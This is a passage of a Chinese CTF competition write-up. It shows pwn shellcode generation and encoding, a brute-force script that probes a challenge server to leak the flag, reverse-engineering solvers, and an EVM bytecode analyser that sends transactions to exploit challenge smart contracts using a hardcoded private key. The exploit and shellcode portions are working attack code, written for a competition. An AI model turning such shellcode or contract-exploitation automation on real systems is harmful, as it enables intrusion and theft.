        for shift in self.shift_tbl:
          if need-shift > 0:
            mul_word,mul_byte = self.find_mul_force(need-shift)
            if mul_word != 0: # find it
              self.mul_rdi = [mul_word,mul_byte]
              return (mul_word,mul_byte,shift)
    print 'cant find mul for {} :('.format(need)
    exit(0)

  def gen_encoder(self,offset):
    '''
    根据函数encode_raw_sc得到的结果生成encoder
    '''
    sc =''
    old_rdi=[0,0]
    for raw_idx,regname,hl in self.encoder_info:
      idx = offset+raw_idx
      mul_word,mul_byte,shift = self.find_mul_add(idx)
      if mul_word == old_rdi[0] and mul_byte == old_rdi[1]: # edi not changed
        pass
      else:
        sc+='push {};push rsp;pop rcx;imul di,[rcx],{};\n'.format(mul_byte,mul_word)
        old_rdi = self.mul_rdi
      if regname != 'rdx': #backup rdx and set
        sc+='push rdx;push {};pop rdx;\n'.format(regname)

      sc+='xor [rax+rdi+{}],{};\n'.format(shift,'dh' if hl else 'dl')

      if regname!= 'rdx': #restore rdx
        sc+='pop rdx;\n'
    return sc

def pwn(iii,v):
  # print '[+] this is the usage:'
  s1 = '6a01fe0c2468666c616789e331c931d26a0558cd80c704242500addec744240433000000cb'.decode('hex')
  s2 = '''
  mov rdx,0xdead3f00
  mov rdx,qword ptr [rdx]
  jmp rdx
  '''
  f2 = s1+asm(s2)
  if len(f2) % 4 != 0:
    f2 += '\x90' *(4 -  len(f2) % 4)
  mov_ins = 'mov rdi,0xdead0000\n'
  for i in range(len(f2)/4):
    mov_ins += 'mov dword ptr [rdi + {0}],{1}\n'.format(i * 4,u32(f2[i*4:i*4 + 4]))
  shsc = shellcraft.amd64.mmap(0xdead0000,0x4000,7,0x22,0,0) + mov_ins + '''
  mov rsp,0xdead3000
  call next11
  jmp ffff
  next11:
  pop rdi
  mov rsi,0xdead3f00
  mov qword ptr [rsi],rdi
  mov dword ptr [rsp], 0xdead0000
mov dword ptr [rsp + 4], 0x23
retf
```

```
ffff:
''' + (shellcraft.amd64.read('rax',0xdead2000,0x40) + '''
  sub rsi,0x30
  cmp byte ptr [rsi + {0}],{1}
  jnz crash
  next:
  jmp next
  crash:
  mov     eax, 0xE7
  syscall'''.format(iii + 0x30,hex(ord(v))))
  f1 = asm(shsc)
  obj = AE64()
  return obj.encode(f1,'rbx')

print(pwn(0,chr(0x30)))
print(pwn(1,chr(0x31)))
```

```
from pwn import *

ori = 'SXWTYH39Yj0TYfi9XVWAXfi94WWAYjZTYfi9TVWAZjdTYfi9BgWZjATYfi9370t8ARARZ0T8FZRAPZ0T8IZ0T8J0t8K0t8L0t8M0t8N0T8ORAPZ0T8PZ0t8Q0t8R0T8SRARZ0T8TZ0t8V0T8X0t8Y0t8Zj9TYfi9Uy0t8a0t8b0T8cRAPZ0T8dZ0t8e0t8g0t8hRAPZ0t8jZ0t8l0t8m0T8o0t8p0t8q0T8rRARZ0T8sZ0t8t0t8u0t8v0t8wRAPZ0T8xZ0t8yjkTYfi95J0t8A0T8B0t8CRAPZ0T8DZ0t8F0t8GRAPZ0T8KZRAPZ0t8MZ0T8PRAPZ0T8QZRAPZ0T8RZ0t8TRAPZ0T8VZRAPZ0T8XZRAPZ0T8YZjITYfi99T0t8A0t8CRAPZ0T8EZRAPZ0T8FZ0t8H0T8IRAPZ0T8JZ0t8K0t8LRAPZ0T8MZ0t8O0t8P0t8Q0T8RRARZ0T8SZRAPZ0T8TZ0t8VRAPZ0T8WZ0t8Y0t8ZjsTYfi9yzRAPZ0T8AZ0t8C0t8E0t8F0t8GRAPZ0T8HZ0t8JRAPZ0T8KZ0T8M0t8NRAPZ0T8OZRAQZ0t8QZ0t8R0T8SRARZ0T8TZ0t8URAPZ0T8VZ0t8X0t8Y0t8ZjcTYfi9GC0t8ARAPZ0T8CZ0T8F0t8G0T8HRAPZ0T8IZ0T8K0t8L0T8NRARZ0T8OZ0t8P0t8Q0t8R0t8SRAPZ0T8TZ0t8U0t8V0t8W0t8XRAPZ0T8YZ0t8ZjUTYfi9SERAPZ0t8AZ0T8C0t8D0t8E0T8FRARZ0T8GZ0t8H0t8I0t8J0t8K0T8M0t8NRAPZ0T8OZ0t8P0t8Q0t8R0t8S0T8TRARZ0T8UZRAPZ0T8VZ0t8X0t8Y0t8ZjiTYfi9AZ0t8A0t8B0t8CRAPZ0T8DZ0T8FRAPZ0T8GZRARZ0T8IZRAPZ0t8KZ0T8M0t8N0t8O0t8P0t8Q0T8RRAPZ0T8SZ0t8T0t8U0T8VRARZ0T8WZ0t8X0t8YjETYfi9gU0T8ARAPZ0T8BZ0T8DRAPZ0t8EZ0t8IRAPZ0T8JZ0T8K0T8LRAPZ0T8MZ0t8N0t8O0t8P0t8Q0t8RjwAZE1HE1IwTTTTIwTTdWjRZvTTTTIvTATTj9XZPHwUUeVUUUUGRjT6YGGQqhflGG8agAcGGY1I1RGGEjPXMGGAHGQqGGMpUeVGGIGDqQGGu3UUUGGqKHrUGGqjeVUGGyUUUHGG0CG7bHtU0eVUUUUhWUUUkKoHvUjeVUUUUHAkGQqUUeVGDqQvUUUKHAG1HjpZvTTTTIvTtdWZPHKn0HN{0}{1}uWk6pgUUUZP'
import string
flag = ''
for i in range(0,0x30):
  # ori = pwn(i,chr(0x30))
  for j in string.printable:
    p = remote('39.105.137.118',50050)
    s = ori.format(chr(i+0x30),j)
    # print(s)
    p.sendline(s)
    try:
      sleep(0.1)
      p.send('123')
      p.send('123')
      p.send('123')
      sleep(0.1)
      p.send('123')
      p.recv(1000,timeout=0.1)
      flag += j
      print(flag)
      p.close()
      break
    except:
      pass
```

Reverse

ezmath

init 里面有一些奇怪的操作修改了判断函数中的 0.2021 的初始值，观察 init 中的操作发现 $\frac{a^n}{n!}$ 等自然对数相关的级数求和，因此猜测最后函数的通项公式也与e相关。此外，对于$a_{n+1} = e - n \cdot a_n$，如果 $a_n = \frac{e}{n+1}$，则$a_{n+1} = \frac{e}{n+1}$;下一步就会变为 0，根据这样的观察我们可以猜测$a_n \approx \frac{e}{n+1}$，并且通过$\frac{e}{a_n}$非常接近整数这一点来验证我们的猜测，继而还原出 flag.

```python
import numpy as np
import math
import fuckpy3

res = [0.00009794904266317233, 0.00010270456917442, 0.00009194256152777895, 0.0001090322021913372, 0.0001112636336217534, 0.0001007442677411854, 0.0001112636336217534, 0.0001047063607908828, 0.0001112818534005219,
       0.0001046861985862495, 0.0001112818534005219, 0.000108992856167966, 0.0001112636336217534, 0.0001090234561758122, 0.0001113183108652088, 0.0001006882924839248, 0.0001112590796092291, 0.0001089841164633298, 0.00008468431512187874]

flag = b''
for i in res:
    print(math.e/i)
    flag += hex(round(math.e/i)-2)[2:].unhex()[::-1]
print(flag)
print(len(flag))
```

- **unicorn_like_a_pro**

通过逆向把 unicorn 执行的指令提取出来，并从程序中提取出基本块的跳转顺序，根据这些信息恢复出正常的控制流

逆向时发现 fs:0 对应的内存区域每读取一次都会 encode 一次，根据这些信息写出爆破脚本

```c
#include <stdint.h>
#include <stdio.h>
#include <x86intrin.h>

uint64_t __ROL8__(uint64_t value, int count)
{
    const uint64_t nbits = 64;
    count %= nbits;
    uint64_t high = value >> (nbits - count);
    value <<= count;
    value |= high;
    return value;
}

uint64_t decode(uint64_t value)
{
    return 0x756E69636F726E03 * value + 0xBADC0DEC001CAFE;
}
```

```

const char *testStr[] = {
    "flag",
    "FLAG",
    "qwb{",
    "QWB{"};

uint8_t xorData[32];

uint32_t data[] = {
    300101354,
    692449755,
    68961085,
    1961038602,
    1360777330,
    876211964,
    4117590324,
    486061757
 };

int main()
{
    uint64_t fuck = 0x5249415452455451;
    for (int j = 0; j < 32; ++j)
    {
        fuck = decode(fuck);
        uint64_t fuck1 = fuck;
        uint64_t n = j;
        for (int i = 0; i != 256; ++i)
        {
            fuck = decode(fuck);
            uint64_t fuck2 = fuck;
            fuck = decode(fuck);
            uint64_t fuck3 = fuck;

            n = __ROL8__((n ^ fuck2) + fuck3 + 33 * n + 1, 13);
            if ((i & 1) != 0)
                n = fuck3 ^ (fuck2 + n);
            if ((i & 2) != 0)
                n ^= fuck2 + fuck3;
            if ((i & 4) != 0)
                n ^= fuck2 ^ fuck3;
            if ((i & 8) != 0)
                n += fuck2 + fuck3;
        }
        xorData[j] = n + fuck1;
```

```c
    }
    uint32_t pre4Byte[4] = {};
    uint64_t subData[4] = {};
    for (int i = 0; i < 4; ++i)
    {
        uint8_t *ptr = (uint8_t *)&pre4Byte[i];
        for (int j = 0; j < 4; ++j)
        {
            ptr[j] = testStr[i][j] ^ xorData[j];
        }
    }
    for (int i = 0; i != 4; ++i)
    {
        subData[i] = data[0] - _mm_crc32_u32(0, pre4Byte[i]);
        printf("%s => %p\n", testStr[i], subData[i]);
    }
    // 确定差值为 0x6e191
    // for (int i = 0; i < 4; ++i) {
    //     for (uint32_t j = 0; j != 0xffffffff; ++j) {
    //         uint32_t crc = data[1] - subData[i];
    //         if (crc == _mm_crc32_u32(0,j)) {
    //             uint32_t flag1 = j ^ (*(uint32_t*)&xorData[4]);
    //             printf("subData: %p, flag: %s\n", subData[i], &flag1);
    //         }
    //     }
    // }
    for (int i = 0; i < 8; ++i) {
        for (uint32_t j = 0; j != 0xffffffff; ++j) {
            uint32_t crc = data[i] - 0x6e191;
            if (crc == _mm_crc32_u32(0,j)) {
                uint32_t flag[2];
                flag[0] = j ^ (*(uint32_t*)&xorData[4*i]);
                flag[1] = 0;
                printf("flag:%s\n", &flag[0]);
                break;
            }
        }
    }
    return 0;
}
```

- **LongTimeAgo**

```c

#include <stdio.h>
#include <stdint.h>

/* take 64 bits of data in v[0] and v[1] and 128 bits of key[0] - key[3] */

unsigned int  fuck_func(int i)
{
    return ((1<<(i-1)) - 1)*0x10+0xd;
}

void encipher1(unsigned int num_rounds, uint32_t v[2], uint32_t const key[4]) {
    unsigned int i;
    uint32_t v0=v[0], v1=v[1], sum=0, delta=0x8F3779E9;
    while (sum != 0xE6EF3D20) {
        v0 += (((v1 << 4) ^ (v1 >> 5)) + v1) ^ (sum + key[sum & 3]);
        sum += delta;
        v1 += (((v0 << 4) ^ (v0 >> 5)) + v0) ^ (sum + key[(sum>>11) & 3]);
    }
    // printf("%x %x\n",v0,v1);
    v[0]=v0 ^ fuck_func(5); v[1]=v1 ^ fuck_func(6);
}

void decipher1(unsigned int num_rounds, uint32_t v[2], uint32_t const key[4]) {
    unsigned int i;
    uint32_t v0=v[0]^ fuck_func(5), v1=v[1] ^ fuck_func(6), delta=0x8F3779E9, sum=0xE6EF3D20;
    while (sum != 0) {
        v1 -= (((v0 << 4) ^ (v0 >> 5)) + v0) ^ (sum + key[(sum>>11) & 3]);
        sum -= delta;
        v0 -= (((v1 << 4) ^ (v1 >> 5)) + v1) ^ (sum + key[sum & 3]);
    }
    v[0]=v0; v[1]=v1;
}

void encipher2(unsigned int num_rounds, uint32_t v[2], uint32_t const key[4]) {
    unsigned int i;
    uint32_t v0=v[0], v1=v[1], sum=0, delta=0x3d3529bc;
    while (num_rounds--) {
        sum += delta;
        v0 += ((v1 << 4) + key[0]) ^ ((v1 >> 5) + key[1]) ^ (v1 + sum);
        v1 += ((v0 << 4) + key[2]) ^ ((v0 >> 5) + key[3]) ^ (v0 + sum);
        // v0 += (((v1 << 4) ^ (v1 >> 5)) + v1) ^ (sum + key[sum & 3]);
        // v1 += (((v0 << 4) ^ (v0 >> 5)) + v0) ^ (sum + key[(sum>>11) & 3]);
    }
    // printf("%x %x\n",v0,v1);
    v[0]=v0 ^ fuck_func(7); v[1]=v1 ^ fuck_func(8);
}

void decipher2(unsigned int num_rounds, uint32_t v[2], uint32_t const key[4]) {
    unsigned int i;
    uint32_t v0=v[0]^ fuck_func(7), v1=v[1] ^ fuck_func(8), delta=0x3d3529bc, sum=delta * num_rounds;
    while (num_rounds -- ) {
        v1 -= ((v0 << 4) + key[2]) ^ ((v0 >> 5) + key[3]) ^ (v0 + sum);
        v0 -= ((v1 << 4) + key[0]) ^ ((v1 >> 5) + key[1]) ^ (v1 + sum);
        sum -= delta;
    }
    v[0]=v0; v[1]=v1;
}
int main()
{
    printf("%x\n",fuck_func(5));
    // unsigned char test[] = {0x72, 0x67, 0x30, 0x1F, 0x29, 0x0C, 0x5B, 0xB7};
    // uint32_t *v = test;

    uint32_t v1[2]={0x1F306772,0xB75B0C29};
    uint32_t const k[4]={fuck_func(13),fuck_func(14),fuck_func(15),fuck_func(16)};
    unsigned int r=32;
    // printf("%x %x\n",v[0],v[1]);
    // encipher1(r, v, k);
    // printf("%x %x\n",v[0],v[1]);
    // uint32_t v[2]={0xaaaaaaaa,0xaaaaaaaa};
    // encipher2(r, v, k);
    // printf("%x %x ",v[0],v[1]);
    // decipher2(r, v, k);
    // printf("%x %x ",v[0],v[1]);

    decipher1(r, v1, k);
    printf("%08X%08X",v1[0],v1[1]);
    uint32_t v2[2]={0x4A7CDBE3,0x2877BDDF};
    decipher1(r, v2, k);
    printf("%08X%08X",v2[0],v2[1]);
    uint32_t v3[2]={0x1354C485,0x357C3C3A};
    decipher2(r, v3, k);
    printf("%08X%08X",v3[0],v3[1]);
    uint32_t v4[2]={0x738AF06C,0x89B7F537};
    decipher2(r, v4, k);
    printf("%08X%08X",v4[0],v4[1]);

    return 0;
}
```

Crypto

• BabyAEG

先通过 PUSH 4;EQ 识别 bytecode 中的函数，分析 function 入口以及接下来的两个 next_block。
通过 CALLVALUE 区分 payable 函数；通过 CALLDATALOAD 区分输入参数与类型。
通过已知合约中的特征字符与入栈顺序定位 pika key。对合约 function 数量分情况讨论，发送并构造相应 transacion。

opcodes.py

```

opcodes = {
    0x00: ('STOP', 0, 0, 0),
    0x01: ('ADD', 2, 1, 3),
    0x02: ('MUL', 2, 1, 5),
    0x03: ('SUB', 2, 1, 3),
    0x04: ('DIV', 2, 1, 5),
    0x05: ('SDIV', 2, 1, 5),
    0x06: ('MOD', 2, 1, 5),
    0x07: ('SMOD', 2, 1, 5),
    0x08: ('ADDMOD', 3, 1, 8),
    0x09: ('MULMOD', 3, 1, 8),
    0x0A: ('EXP', 2, 1, 10),
    0x0B: ('SIGNEXTEND', 2, 1, 5),
    0x10: ('LT', 2, 1, 3),
    0x11: ('GT', 2, 1, 3),
    0x12: ('SLT', 2, 1, 3),
    0x13: ('SGT', 2, 1, 3),
    0x14: ('EQ', 2, 1, 3),
    0x15: ('ISZERO', 1, 1, 3),
    0x16: ('AND', 2, 1, 3),
    0x17: ('OR', 2, 1, 3),
    0x18: ('XOR', 2, 1, 3),
    0x19: ('NOT', 1, 1, 3),
    0x1A: ('BYTE', 2, 1, 3),
    0x1B: ('SHL', 2, 1, 3),
    0x1C: ('SHR', 2, 1, 3),
    0x1D: ('SAR', 2, 1, 3),
    0x20: ('SHA3', 2, 1, 30),
    0x30: ('ADDRESS', 0, 1, 2),
    0x31: ('BALANCE', 1, 1, 20),
    0x32: ('ORIGIN', 0, 1, 2),
    0x33: ('CALLER', 0, 1, 2),
    0x34: ('CALLVALUE', 0, 1, 2),
    0x35: ('CALLDATALOAD', 1, 1, 3),
    0x36: ('CALLDATASIZE', 0, 1, 2),
    0x37: ('CALLDATACOPY', 3, 0, 3),
    0x38: ('CODESIZE', 0, 1, 2),
    0x39: ('CODECOPY', 3, 0, 3),
    0x3A: ('GASPRICE', 0, 1, 2),
    0x3B: ('EXTCODESIZE', 1, 1, 20),
    0x3C: ('EXTCODECOPY', 4, 0, 20),
    0x3D: ('RETURNDATASIZE', 0, 1, 2),
    0x3E: ('RETURNDATACOPY', 3, 0, 3),
    0x3F: ('EXTCODEHASH', 3, 0, 3),
    0x40: ('BLOCKHASH', 1, 1, 20),
    0x41: ('COINBASE', 0, 1, 2),
    0x42: ('TIMESTAMP', 0, 1, 2),
    0x43: ('NUMBER', 0, 1, 2),
    0x44: ('DIFFICULTY', 0, 1, 2),
    0x45: ('GASLIMIT', 0, 1, 2),
    0x46: ('CHAINID', 0, 1, 2),
    0x47: ('SELFBALANCE', 0, 1, 5),
    0x50: ("POP", 1, 0, 2),
    0x51: ("MLOAD", 1, 1, 3),
    0x52: ("MSTORE", 2, 0, 3),
    0x53: ("MSTORE8", 2, 0, 3),
    0x54: ("SLOAD", 1, 1, 50),  # 200 now
    0x55: ("SSTORE", 2, 0, 0),
    0x56: ("JUMP", 1, 0, 8),
    0x57: ("JUMPI", 2, 0, 10),
    0x58: ("PC", 0, 1, 2),
    0x59: ("MSIZE", 0, 1, 2),
    0x5A: ("GAS", 0, 1, 2),
    0x5B: ("JUMPDEST", 0, 0, 1),
    0x5C: ("BEGINSUB", 0, 0, 2),
    0x5D: ("RETURNSUB", 0, 0, 5),
    0x5E: ("JUMPSUB", 1, 0, 10),
    0xA0: ("LOG0", 2, 0, 375),
    0xA1: ("LOG1", 3, 0, 750),
    0xA2: ("LOG2", 4, 0, 1125),
    0xA3: ("LOG3", 5, 0, 1500),
    0xA4: ("LOG4", 6, 0, 1875),
    0xF0: ("CREATE", 3, 1, 32000),
    0xF1: ("CALL", 7, 1, 40),  # 700 now
    0xF2: ("CALLCODE", 7, 1, 40),  # 700 now
    0xF3: ("RETURN", 2, 0, 0),
    0xF4: ("DELEGATECALL", 6, 1, 40),  # 700 now
    0xF5: ("CREATE2", 3, 1, 32000),
    0xFA: ("STATICCALL", 6, 1, 40),
    0xFD: ("REVERT", 2, 0, 0),
    0xFF: ("SUICIDE", 1, 0, 0),
    0x60: ('PUSH1', 0, 1, 3),
    0x61: ('PUSH2', 0, 1, 3),
    0x62: ('PUSH3', 0, 1, 3),
    0x63: ('PUSH4', 0, 1, 3),
    0x64: ('PUSH5', 0, 1, 3),
    0x65: ('PUSH6', 0, 1, 3),
    102: ('PUSH7', 0, 1, 3),
    103: ('PUSH8', 0, 1, 3),
    104: ('PUSH9', 0, 1, 3),
    105: ('PUSH10', 0, 1, 3),
    106: ('PUSH11', 0, 1, 3),
    107: ('PUSH12', 0, 1, 3),
    108: ('PUSH13', 0, 1, 3),
    109: ('PUSH14', 0, 1, 3),
    110: ('PUSH15', 0, 1, 3),
    111: ('PUSH16', 0, 1, 3),
    112: ('PUSH17', 0, 1, 3),
    113: ('PUSH18', 0, 1, 3),
    114: ('PUSH19', 0, 1, 3),
    115: ('PUSH20', 0, 1, 3),
    116: ('PUSH21', 0, 1, 3),
    117: ('PUSH22', 0, 1, 3),
    118: ('PUSH23', 0, 1, 3),
    119: ('PUSH24', 0, 1, 3),
    120: ('PUSH25', 0, 1, 3),
    121: ('PUSH26', 0, 1, 3),
    122: ('PUSH27', 0, 1, 3),
    123: ('PUSH28', 0, 1, 3),
    124: ('PUSH29', 0, 1, 3),
    125: ('PUSH30', 0, 1, 3),
    126: ('PUSH31', 0, 1, 3),
    127: ('PUSH32', 0, 1, 3),
    128: ('DUP1', 1, 2, 3),
    144: ('SWAP1', 2, 2, 3),
    129: ('DUP2', 2, 3, 3),
    145: ('SWAP2', 3, 3, 3), 130: ('DUP3', 3, 4, 3), 146: ('SWAP3', 4, 4, 3), 131: ('DUP4', 4, 5, 3), 147: ('SWAP4', 5, 5, 3), 132: ('DUP5', 5, 6, 3), 148: ('SWAP5', 6, 6, 3), 133: ('DUP6', 6, 7, 3), 149: ('SWAP6', 7, 7, 3), 134: ('DUP7', 7, 8, 3), 150: ('SWAP7', 8, 8, 3), 135: ('DUP8', 8, 9, 3), 151: ('SWAP8', 9, 9, 3), 136: ('DUP9', 9, 10, 3), 152: ('SWAP9', 10, 10, 3), 137: ('DUP10', 10, 11, 3), 153: ('SWAP10', 11, 11, 3), 138: ('DUP11', 11, 12, 3), 154: ('SWAP11', 12, 12, 3), 139: ('DUP12', 12, 13, 3), 155: ('SWAP12', 13, 13, 3), 140: ('DUP13', 13, 14, 3), 156: ('SWAP13', 14, 14, 3), 141: ('DUP14', 14, 15, 3), 157: ('SWAP14', 15, 15, 3), 142: ('DUP15', 15, 16, 3), 158: ('SWAP15', 16, 16, 3), 143: ('DUP16', 16, 17, 3), 159: ('SWAP16', 17, 17, 3)}
```

get_functions.py

```
import re
from opcodes import opcodes
regex_PUSH = re.compile(r"^PUSH(\d*)$")


class EvmInstruction:
    """Model to hold the information of the disassembly."""

    def __init__(self, address, op_code, argument=None):
        self.address = address
        self.op_code = op_code
        self.argument = argument

    def to_dict(self) -> dict:
        """

        :return:
        """
        result = {"address": self.address, "opcode": self.op_code}
        if self.argument:
            result["argument"] = self.argument
        return result


def disassemble(bytecode: bytes) -> list:

    instruction_list = []
    address = 0
```

```python
    length = len(bytecode)
    if "bzzr" in str(bytecode[-43:]):
        # ignore swarm hash
        length -= 43

    while address < length:
        try:
            op_code = opcodes[bytecode[address]]
        except KeyError:
            instruction_list.append(EvmInstruction(address, "INVALID"))
            address += 1
            continue

        op_code_name = op_code[0]
        current_instruction = EvmInstruction(address, op_code_name)

        match = re.search(regex_PUSH, op_code_name)
        if match:
            argument_bytes = bytecode[address + 1 : address + 1 + int(match.group(1))]
            current_instruction.argument = "0x" + argument_bytes.hex()
            address += int(match.group(1))

        instruction_list.append(current_instruction)
        address += 1

    # We use a to_dict() here for compatibility reasons
    return [element.to_dict() for element in instruction_list]


def is_sequence_match(pattern: list, instruction_list: list, index: int) -> bool:
    for index, pattern_slot in enumerate(pattern, start=index):
        try:
            if not instruction_list[index]["opcode"] in pattern_slot:
                return False
        except IndexError:
            return False
    return True

def find_op_code_sequence(pattern: list, instruction_list: list):
    for i in range(0, len(instruction_list) - len(pattern) + 1):
        if is_sequence_match(pattern, instruction_list, i):
            yield i

def find_ins(op,arg,ins_list):
    for idx,ins in enumerate(ins_list):
        if ins['opcode'] == op and ins['argument'][2:] == arg:
            return idx
    return 0

def get_functions(ins_list):
    jump_table_indices = find_op_code_sequence(
        [("PUSH4"), ("EQ")], ins_list
    )
    return jump_table_indices

def find_op_code_by_addr(ins_list,address):
    for idx,ins in enumerate(ins_list):
        addr = ins["address"]
        if addr == address:
            return idx
def find_ins_target(function_dest,ins_list):
    for idx, ins in enumerate(ins_list):
        addr = ins["address"]
        if addr == function_dest:
            return idx
# # # with key
# bytecode = "60806040526f89a245c5aca9dcc00a66852a25b299a16000556101348061002760003960000f300608060405260043610610041576000357c0100000000000000000000000000000000000000000000000000000000900463ffffffff168063d254090214610046575b600080fd5b34801561005257600080fd5b50610091600480360381019080803573ffffffffffffffffffffffffffffffffffffffff1690602001909291908035906020019092919050505061009356 5b005b6384e5f57463cafebaba82181415610104578173ffffffffffffffffffffffffffffffffffffffff166108fc3073ffffffffffffffffffffffffffffffffffffffff16319081150290604051600060405180830381858888f1935050505015801561010257 3d6000803e3d6000fd5b505b50505600a165627a7a7230582013f1d0b8541db7c398e1649b6f15d2dec5985fe6bfbad651648421916c1e70be0029"
# # # not know payable
# # bytecode = "608060405260e0806100126000396000f300608060405260043610603f576000357c0100000000000000000000000000000000000000000000000000000000900463ffffffff16806332d3079714604457 5b600080fd5b604a604c565b005b600134111560b2573373ffffffffffffffffffffffffffffffffffffffff166108fc3073ffffffffffffffffffffffffffffffffffffffff16319081150290604051600060405180830381858888f193505050501580156 0b0573d6000803e3d6000fd5b505b5600a165627a7a72305820499181223b706020d06813fab3b6868993170791ed3d4f418895756681542eda0029"
#
# ins_list = disassemble(bytes.fromhex(bytecode))
# print(ins_list)
# jump_tables = get_functions(ins_list)
# print(list(jump_tables))
# functions = []
# tags = []
# runtime = re.split('60806040',bytecode)
# runtime = '60806040'+runtime[-1]
# for a in jump_tables:
#     functions.append("0x" + ins_list[a]["argument"][2:].rjust(8, "0")) # function sig
#     function_dest = int(ins_list[a + 2]['argument'][2:], 16)
#
# jump_table_indices = find_ins('PUSH4', 'cafebaba', ins_list)
# print(ins_list[jump_table_indices-1])
```

Solver:

```
import re
import web3
from web3 import Web3
from pwn import *

from exp2 import getsha256
from get_functions import disassemble, get_functions

w3 = Web3(Web3.HTTPProvider('http://8.140.174.230:8545'))
my_account = web3.Web3.toChecksumAddress(
    '0x80c6CA0F2066e0DB7dA39d40eDC01885C08548F5')
private_key = '0xa2e67b010e77dda45b43617db5a7bf3d390b6a21f80d3145ce5c5d4fb97ab308'
mytx_account = w3.eth.account.from_key(private_key)

context.log_level = 'debug'


class Block:
    def __init__(self, ins):
        self.ins = ins
        self.ins_list = []
        for i in ins:
            self.ins_list.append(i['opcode'])


def build_tx(sig, con_address, datas=[], msg_value=0, offset_nonce=0):
    tx = {
        'from': my_account,
        'to': con_address,
```

```python
        'value': msg_value,
        'gas': 210000,
        'nonce': w3.eth.getTransactionCount(my_account)+offset_nonce,
        'gasPrice': 10,
        'chainId': 8888,
        'data': bytes.fromhex(sig[2:])
    }
    for d in datas:
        tx['data'] += bytes.fromhex(d).rjust(32, b"\x00")
    return tx


def send(tx):
    r_tx = mytx_account.sign_transaction(tx)
    f_tx = r_tx.rawTransaction
    ret1 = w3.eth.send_raw_transaction(f_tx)
    _ = w3.eth.wait_for_transaction_receipt(ret1)
    return ret1


def find_addr(inss):
    for ins in inss:
        if 'argument' in ins.keys() and '0xffffffffffffffffffffffffffffffffffffffff' == ins['argument']:
            return True
    return False


def anaylse_function(function, blocks):
    (sig1, calling1), = function.items()
    next_block = blocks[calling1]
    if "CALLVALUE" in next_block.ins_list:
        payable = False
        next_block = blocks[int(next_block.ins[-2]['argument'], 16)]
        args = next_block.ins_list.count("CALLDATALOAD")
        addr_arg = find_addr(next_block.ins)
    else:
        payable = True
        addr_arg = False
        args = 0
    return payable, args, addr_arg


def divide_blocks(ins_list):
    blocks = {}
    old_idx = 0
    for idx in range(0, len(ins_list)):
        if ins_list[idx]['opcode'] in ['STOP', 'JUMP', 'JUMPI', 'RETURN', 'REVERT', 'INVALID']:
            tmp = Block(ins_list[old_idx:idx + 1])
            blocks[ins_list[old_idx]['address']] = tmp
            old_idx = idx + 1
        idx += 1
    return blocks


def get_analyzed(functions, blocks):
    func_list = []
    for func in functions:
        (sig, calling), = func.items()
        payable, args, addr_arg = anaylse_function(func, blocks)
        func_list.append({sig: [payable, args, addr_arg]})
    return func_list


def deep_in_block(block, runtime, blocks):
    dura = runtime[block.ins[0]['address']*2:block.ins[-1]['address']*2]
    if "60038190" in dura:
        return True
    elif block.ins[-1]['opcode'] in ['STOP', 'RETURN', 'REVERT', 'INVALID']:
        return
    try:
        next_block = blocks[int(block.ins[-2]['argument'], 16)]
        ret = deep_in_block(next_block, runtime, blocks)
        return ret
    except:
        return


def gen_functions(bytecode, con_address):
    runtime = re.split('60806040', bytecode)
    runtime = '60806040' + runtime[-1]
    ins_list = disassemble(bytes.fromhex(runtime))
    jump_tables = get_functions(ins_list)
    blocks = divide_blocks(ins_list)
    functions = []
    for a in jump_tables:
        functions.append(
            {"0x" + ins_list[a]["argument"][2:].rjust(8, "0"): int(ins_list[a + 2]["argument"][2:], 16)})
    owner = "0x8da5cb5b"
    for func in functions:
        (sig, calling), = func.items()
        if owner == sig:
            functions.remove(func)
            break
    print(functions)
    func_list = get_analyzed(functions, blocks)
    if len(func_list) == 1:
        (sig, features), = func_list[0].items()
        # payablue payable, args, addr_arg
        if features[0]:
            tx = build_tx(sig, con_address, datas=[], msg_value=30)
            rec = send(tx)
            return rec
        elif "cafeba" in runtime:
            pika = runtime.split("cafeba")[0][-10:-2]
            key = "cafeba"+runtime.split("cafeba")[1][:2]
            # print("get_key",pika,key)
            in_key = int(key, 16) ^ int(pika, 16)
            tx = build_tx(sig, con_address, datas=[
                          my_account[2:], hex(in_key)[2:].rjust(8, '0')])
            rec = send(tx)
            return rec
        else:
            tx = build_tx(sig, con_address, datas=[my_account[2:]])
            rec = send(tx)
            return rec

    if len(func_list) == 6:
        txs = [None] * 3
        for func in functions:
            (sig, pos), = func.items()
            ret = deep_in_block(blocks[pos], runtime, blocks)
            if ret:
                (sig4, _), = func.items()
                print("find", func)
                break
        for func in func_list:
            (sig, feature), = func.items()
            if feature[1] == 0:
                txs[2] = build_tx(sig, con_address, datas=[],
offset_nonce=2)
            elif feature[2]:  # isaddr
                txs[1] = build_tx(sig, con_address, datas=[
                                  my_account[2:]], offset_nonce=1)
        txs[0] = build_tx(sig4, con_address, datas=['029a'])
        print("txsss", txs)
        for tx in txs:
            rec = send(tx)
            print("midL", rec)
        return rec

    if len(func_list) == 3:
        txs = [None] * 3
        for func in func_list:
            (sig, feature), = func.items()
            # arg == 0
            if feature[1] == 0:
                txs[2] = build_tx(sig, con_address, offset_nonce=2)
            # is addr
            elif feature[2]:
                txs[1] = build_tx(sig, con_address, datas=[
                                  my_account[2:]], offset_nonce=1)
            else:
                txs[0] = build_tx(sig, con_address, datas=['0640c9'])
        for tx in txs:
            rec = send(tx)
            print("midL", rec)
        return rec
    if len(func_list) == 2:
        tag = "afebab"
        (sig1, feature1), = func_list[0].items()
        (sig2, feature2), = func_list[1].items()
        if feature1[1] + feature2[1] == 1:
            txs = [None] * 2
            if feature1[1]:
                txs[0] = build_tx(sig1, con_address, datas=[my_account[2:]])
                txs[1] = build_tx(sig2, con_address, datas=[], offset_nonce=1)
            else:
                txs[0] = build_tx(sig2, con_address, datas=[my_account[2:]])
                txs[1] = build_tx(sig1, con_address, datas=[], offset_nonce=1)
            for tx in txs:
                rec = send(tx)
                print("modl222112", rec)
            return rec
        elif tag in runtime:
            txs = [None] * 2
            pika = runtime.split(tag)[0][-11:-3]
            key = runtime.split(tag)[0][-1]+"afebab" + runtime.split(tag)[1][0]
            in_key = int(pika, 16) ^ int(key, 16)
            if feature1[2]:
                txs[0] = build_tx(sig1, con_address, datas=[my_account[2:]])
                txs[1] = build_tx(sig2, con_address, datas=[
                                  hex(in_key)[2:].rjust(8, '0')], offset_nonce=1)
            else:
                txs[0] = build_tx(sig2, con_address, datas=[my_account[2:]])
                txs[1] = build_tx(sig1, con_address, datas=[
                                  hex(in_key)[2:].rjust(8, '0')], offset_nonce=1)
            for tx in txs:
